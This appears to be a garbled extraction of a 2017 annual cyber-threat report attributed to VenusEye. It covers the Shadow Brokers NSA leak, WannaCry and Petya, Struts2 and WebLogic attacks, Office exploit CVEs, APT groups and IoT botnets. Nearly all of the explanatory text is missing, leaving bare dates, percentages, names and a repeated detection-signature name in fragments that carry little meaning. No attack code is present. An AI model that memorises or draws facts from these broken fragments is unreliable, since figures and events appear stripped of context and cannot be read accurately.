




2017

DISCLAIMER


VenusEye

2017

2018




5



.....	1
1. NSA	2
2. Struts2 WebLogic 下	3
3.	4
4. Office	5
5. APT u	6
6. u	7
7. IoT	7
8. 下	9
web	10
1.1 Struts2	12
1.2 SQL	14
1.3 Webshell	15
1.4 XSS	15
1.5 WebLogic	16
1.6 IIS u	16
1.7 u	16
.....	19
2.1	20
2.2	22
2.3	26
2.3.1 - FormBook.....	26
2.3.2 - HawkEye Keylogger.....	27
2.3.3 Loader - Delphi Loader	30
.....	32
3.1 2017 Office	33
3.2	35
3.2.1 Office OLE	36
3.2.2 OLE CVE2017-0199 CVE2017-8570.....	38
3.2.3 .NET CVE2017-8759.....	41
3.2.4 CVE2017-11882.....	43
3.2.5 DDE	48
3.3	48
.....	51
4.1 APT	52
4.1.1	52
4.1.2	67
4.1.3	77


4.1.4 Lazarus	80
4.1.5 APT -	82
4.2 APT	83
4.2.1 APT28	83
4.2.2 APT29	83
4.2.3 Turla	84
4.2.4 FIN7	84
4.2.5 Donot	84
4.2.6 Group123	84
4.2.7 Dark Caracal	84
4.2.8 MuddyWater	85
4.2.9 Dark Hotel	85
	86
5.1	87
5.2	90
5.2.1	91
5.2.2	92
5.2.3	92
5.3	92
5.3.1	93
5.3.2 Web	94
5.3.3	94
5.3.4 IoT	94
IoT	95
6.1 IoT	96
6.2 IoT	99
6.2.1 Mirai	99
6.2.2 IoTroop	100
6.2.3 IoT OMG	101
6.2.4 Persirai	102
6.2.5 TheMoon IoT	102
	104
7.1	



1. NSA

2017 WannaCry WannaCry
 NSA “ NSA
 2013 2016 8 Shadow Brokers NSA 2017
 4

NSA



1. NSA

2016 8 13 Shadow Brokers NSA

Shadow Brokers NSA 2013~2016 Windows Shellcode
 2017 1 8 Shadow Brokers Windows IIS RPC RDP SMB

2017 2 10 WannaCry VirusTotal WannaCry

2017 4 14 Shadow Brokers 2016 SMB RDP IIS “ ” WannaCry

Shadow Brokers 2017 3 14 Windows XP Windows 2003

NSA 16 12

2017 4 NSA

“ TCP_NSA_Windows_SMB_DoublePulsar ”

WannaCry

2017 5 12 WannaCry

“ TCP_NSA_Windows_SMB_DoublePulsar ” 20

12

Windows XP Windows 2003

WannaCry

2017 6 27 Petya

Petya “ DoublePulsar ”

“ TCP_NSA_Windows_SMB_DoublePulsar ” Petya ”

2017 8 “ ” WannaCry


patch Kill Swtich

2017 4 “ TCP_NSA_Windows_SMB_DoublePulsar ”

“ ”

“ ” 2017 4 6

2017 “ ”



2. 2017 u


NSA

2. Struts2

WebLogic

下

Web SQL 2017 33% Webshell 5% Struts XSS 4% 53%
 3% IIS 2% Weblogic



3. 2017

Web

Weblogic

Struts2

“ ”


4. 2017

Web

3.

2017


11.59% 10.40% 10.15%
 9.57% 5.77%



5. 2017


4. Office

2017 Office Office



6. 2017 Office

2017 Office CVE-
POC 2012-0158



5.

6. u

2017

“

”

2016

Locky

NSA


WannaCry

WannaCry

“

”

2017



9. 2017

7. IoT

IoT

“

”

IoT

IoT

“

”

